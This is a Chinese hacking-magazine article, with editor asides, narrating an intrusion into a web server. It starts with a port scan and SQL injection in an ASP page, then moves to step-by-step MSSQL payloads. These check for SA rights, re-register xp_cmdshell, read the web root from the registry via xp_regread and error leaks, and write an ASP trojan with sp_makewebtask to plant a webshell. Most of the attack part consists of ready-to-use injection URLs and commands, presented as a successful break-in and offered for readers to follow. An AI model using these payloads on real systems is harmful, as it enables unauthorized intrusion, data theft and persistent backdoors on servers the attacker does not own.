踩点，是对一个服务器进行安全测试的首要工作。我们对服务器先进行端口扫描。我拿出了朋友写的一款非常不错的扫描程序，速度相当快，可以同时开2000个线程！（wtf：GOOD！）半支烟功夫，端口1－65535就扫完了。

扫描的开放端口如下：

21,80,1433,3389

再次扫描得到的结果相同，几乎能肯定是这些了。冲击波过后，网络上的服务器安全了许多，利用系统漏洞入侵也变得有难度了。先来分析了一下：我把目标集中在21和1433端口。现在只有看看运气，看是否能扫出个弱口令（wtf：呵呵，想得倒挺美！）——真是倒霉，我很久都没有扫到存在弱口今的机子了，今天也一样，什么都没扫出来。看来，我只有从网站脚本上寻找出路了。

对网站进行全方面的探索

开了1433端口，即SQLServer服务，一般网站都是ASP+MSSQL结构来架设的，并且ASP脚本的注入漏洞比其他脚本漏洞好找，漏洞存在的机率也相对要大得多。一般情况下，我在提交的参数后加上单引号提交，如果参数没有过滤，IE一般都会返回错误信息。

我很快找到了一个没有经过任何过滤的参数。

提交：

http://www.something.com/script.asp?id=2'

IE返回：

```
Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]字符串 '' 之前有未闭合的引号。
```

提交：

http://www.something.com/script.asp?id=2 and 1=1

IE返回正常记录。

提交：

http://www.something.com/script.asp?id=2 and 1=2

IE没有返回记录。

好了，这样就确定存在注入漏洞了，下面我们来利用这个漏洞拿到服务器和数据库的一些相关信息。譬如：想看服务器打的补丁情况，我们提交：

```
http://www.something.com/script.asp?id=2 and 1=(select @@VERSION)
```

出错了，呵呵，IE给我们返回错误信息如图1所示




图1

看来服务器打了SP4补丁,"据说"打了SP4后,也有对80的溢出程序和对MSSQL SP3的溢出程序。不过这些属于"绝对机密",估计除了wtf那小子有,很少人能搞到,反正我是没有的,哪天敲诈他去!现在我们继续!

这台服务器从系统方面对于我们来讲,是比较安全的,所以我还是接着从脚本方面着手吧。再来看看它的数据库连接账号的权限,提交:

```
http://www.something.com/script.asp?id=2 and 1=(SELECT IS_SRVROLEMEMBER('sysadmin'))
```

返回正常,这证明当前连接的账号是服务器角色sysadmin权限。

> wtf: IS_SRVROLEMEMBER('role' [,'login'])函数用于判断当前的用户登录是否是指定的服务器角色的成员。其中,role为被检查的服务器角色的名称,而login是可选的,如果未指定,那么使用当前用户的登录账号。如果login是role的成员,则返回1,不是则返回0,如果role或login无效,则返回NULL。

我差点没把嘴里的一口茶喷到电脑屏幕上。当前连接账号的服务器角色居然是sysadmin权限!如图2所示




图2

哈哈!看来连接账号多半是采用SA账号连接的了。提交:

```
http://www.something.com/script.asp?id=2 and 'sa'=(SELECT System_user)
```

用来查看连接账号是不是用SA连接的,IE再一次返回正常。这证明了连接账号真的是SA,看来权限是至高无上的了。

> wtf: 当使用应用程序角色时,执行 SELECT USER 将返回当前使用的应用程序角色的名称。如果要获得已登录用户的身份,则使用Transact-SQL 语句:SELECT SYSTEM_USER。

到这里,可能很多人就想到了利用xp_cmdshell扩展存储过程来加系统账号,然后再使用终端连接服务器。这是非常不错的想法!我也是很多人中的一员!我们来试试看行不行吧!

利用MSSQL存储过程,得到Web Shell

下面,让我们看看xp_cmdshell是否被管理员删除了!提交:

```
http://www.something.com/script.asp?id=2 and 1=(SELECT count(*) FROM master.dbo.sysobjects WHERE xtype = 'X' AND name = 'xp_cmdshell')
```

IE 返回的信息如下:

```
ADODB.Field 错误 '800a0bcd'
BOF 或 EOF 中有一个是"真",或者当前的记录已被删除,所需的操作要求一个当前的记录。
```

看来,xp_cmdshell已经被删除了。呵呵,我们来给它恢复一下吧!

```
http://www.something.com/script.asp?id=2;EXEC master.dbo.sp_addextendedproc 'xp_cmdshell','xplog70.dll'
```

再试,看xp_cmdshell是不是恢复过来了?

```
http://www.something.com/script.asp?id=2 and 1=(SELECT count(*) FROM master.dbo.sysobjects WHERE xtype = 'X' AND name = 'xp_cmdshell')
```

> wtf: 小编在后来的尝试中,发现xp_cmdshell恢复过来了?哈哈,不知道是哪位兄弟留下来的战果?

同样没有返回内容。这证明,管理员把xplog70.dll这个动态链接库给改名了。要不给删除了,看来直接恢复是没有办法的了。对此,我只能说两个字"我忍"!

这么"好"个漏洞,不好好利用我是不甘心的,再说都到这地步了,正有劲呢。先拿它的WebShell再说,哼哼,拿到WebShell后,我自然有办法对付它了,哈哈哈...(星仔般的奸笑!)。

下面看如何拿到WebShell!

看过N.E.V.E.R和CZY的文章没有?拿WebShell的方法,两位都已经详细地介绍过了。我也把他们的方法写成了程序,方便我使用,不过很困难的是得不到Web绝对路径。那我们生成的木马保存在什么地方呢?

这可能是很多牛人一直在研究的问题。还好,我对MSSQL还是了解一点。我有办法得到他的Web绝对路径,跟我来吧。(wtf:这绝对是个非常非常大的闪光点!大家看清楚了!)

下面我们要利用到两个MSSQL存储过程。不过有必要先给大家介绍一下xp_regread扩展存储过程和sp_makewebtask Web助手存储过程 xp_regread是用来读取注册表信息的,我们通过这个存储过程来得到保存在注册表中Web绝对路径。

sp_makewebtask在我们这里是用来得到WebShell的,其主要功能就是导出数据库中表的记录为文件,文件名你可以自己指定。当然我们这里就指定为ASP脚本文件

啦！试想，如果表中记录保存的是脚本代码，导出来的文件也就是脚本文件了。所以，我们添加的记录就是脚本代码。

这里我就不用N.E.V.E.R的方法了。他的方法是导出库文件，导出的文件都比较大，并且很多乱码看起来不方便，如果记录中存在ASP的标记符并且有错误的ASP代码那就不好办了，打开多半返回500的错误码，所以我们采用CZY的方法，就是Web作业来得到Shell。

1.怎么拿到Web绝对路径

呵呵？这个问题，花了我很长时间去研究。大家都知道MS的东西很多都放在注册表中的，Web位置我们可以在注册表中得到，位置如下：

```
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\W3SVC\Parameters\Virtual Roots
```

利用扩展存储过程xp_regread我们可以取得它的值.

```
EXEC master.dbo.xp_regread 'HKEY_LOCAL_MACHINE',
    'SYSTEM\ControlSet001\Services\W3SVC\Parameters\Virtual Roots', '/'
```

这样就取出来了，但问题又来了，取是取出来了，我们怎么在IE中返回它的值呢？我的方法是：先创建一个临时表，表中加一字段，类型为：char 255。呵呵，用它来保存Web绝对路径的值。表建好后，我们就用读取注册表的方法，把返回的值保存在一变量中。然后向新建的表中加入记录（即变量的值）。这样，路径就写入到了表中。提交：

```
DECLARE @result varchar(255) EXEC master.dbo.xp_regread 'HKEY_LOCAL_MACHINE',
    'SYSTEM\ControlSet001\Services\W3SVC\Parameters\Virtual Roots', '/', @result output insert into 临时表 (临时字段名) values(@result);--
```

然后，我们再提交：1=(select count(*) from 临时表 where 临时字段名>1)

这样IE报错，就把刚才插进去的Web路径的值报出来了。我也试过直接用变量来报错，让IE返回变量的值，结果是失败的，所以就想到了建临时表加数据进去的方法！最后，我们再删除刚建的临时表。WebShell就得到了，工作就此告一段落。

2.怎么拿到Web Shell

CZY的文章已经写得很详细了。所以，我这里就只简单地提一下。先创建一个表，建一字段，然后向这个字段中加入木马的内容。然后，把内容通过xp_makewebtask存储过程导出成ASP脚本保存在Web绝对路径中。再次删除建的临时表，一切OVER。如：

```
EXECUTE sp_makewebtask @outputfile = 'WEB绝对路径\导出的文件名.asp',
    @query = 'SELECT 你的字段 FROM 你建的临时表'
```

呵呵，结果就出来了。当然我都写成了程序，所以就不用麻烦自己手工一行一行地加数据进去了（wtf：本期文章有详细介绍！大家一定不会失望！）。方法和思路都写了，现在我们就来行动吧。

还是先看看，它这两个扩展存储过程是不是已经被删除了。如果被删了，我也不想活了！呵呵，提交：

```
http://www.something.com/script.asp?id=2 and 1=(SELECT count(*) FROM master.dbo.sysobjects WHERE name='xp_regread')
再提交：
http://www.something.com/script.asp?id=2 and 1=(SELECT count(*) FROM master.dbo.sysobjects WHERE name='sp_makewebtask')
```

啦啦啦！今天是什么日子，我比过年还开心啦。全部返回正常！两个要用到的存储过程都没有删除。

> wtf：一般管理员也不会删除这两个，可能对它们的了解比较少，也就不会注意它们嘛！危机就在这里面！嘿嘿。

好，拿到Web绝对路径后。继续建表：

```
http://www.something.com/script.asp?id=2;create table [dbo].[cyfd] ([gyfd][char](255));
```

这样我们就成功地建了一个名为cyfd的表，并且添加了类型是char，长度为255的字段名gyfd。然后向表中加数据：

```
http://www.something.com/script.asp?id=2;DECLARE @result varchar(255) EXEC master.dbo.xp_regread 'HKEY_LOCAL_MACHINE', 'SYSTEM\ControlSet001\Services\W3SVC\ Parameters\Virtual Roots', '/', @result output insert into cyfd (gyfd) values (@result);--
```

从注册表中读出Web绝对路径，再把路径插入到刚建的表中，然后报出WebShell的绝对路径

```
http://www.something.com/script.asp?id=2 and 1=(select count(*) from cyfd
    where gyfd > 1)
```

出错后，IE返回错误，我们得到Web绝对路径"d:\Inetpub\wwwroot"！经过努力的成功特别香甜！喝口茶！如图3 所示。




图 3

然后删除刚才建的表，提交：

```
http://www.something.com/script.asp?id=2;drop table cyfd;--
```

OK，有了路径下面就好办多了。打开我写的获取WebShell的程序，输入漏洞URL：http://www.yfd.com/yfd.com?id=2

输入保存木马的绝对路径 d:\Inetpub\ wwwroot。

木马我早就配置好了，代码精简了又精简，只有30行代码，这样才少向服务器提交数据。加快速度嘛！木马的主要功能，就是输入内容，把输入的内容保存为一个文件。呵呵，通过这样的木马，我们就可以实现上传一些功能强大的脚本木马了，如海洋木马。

一分钟不到，程序都已经运行完毕。输入相应的路径，WebShell来了，用最快的速度生成了一个海洋木马，如图4 和图5 所示。




图 4

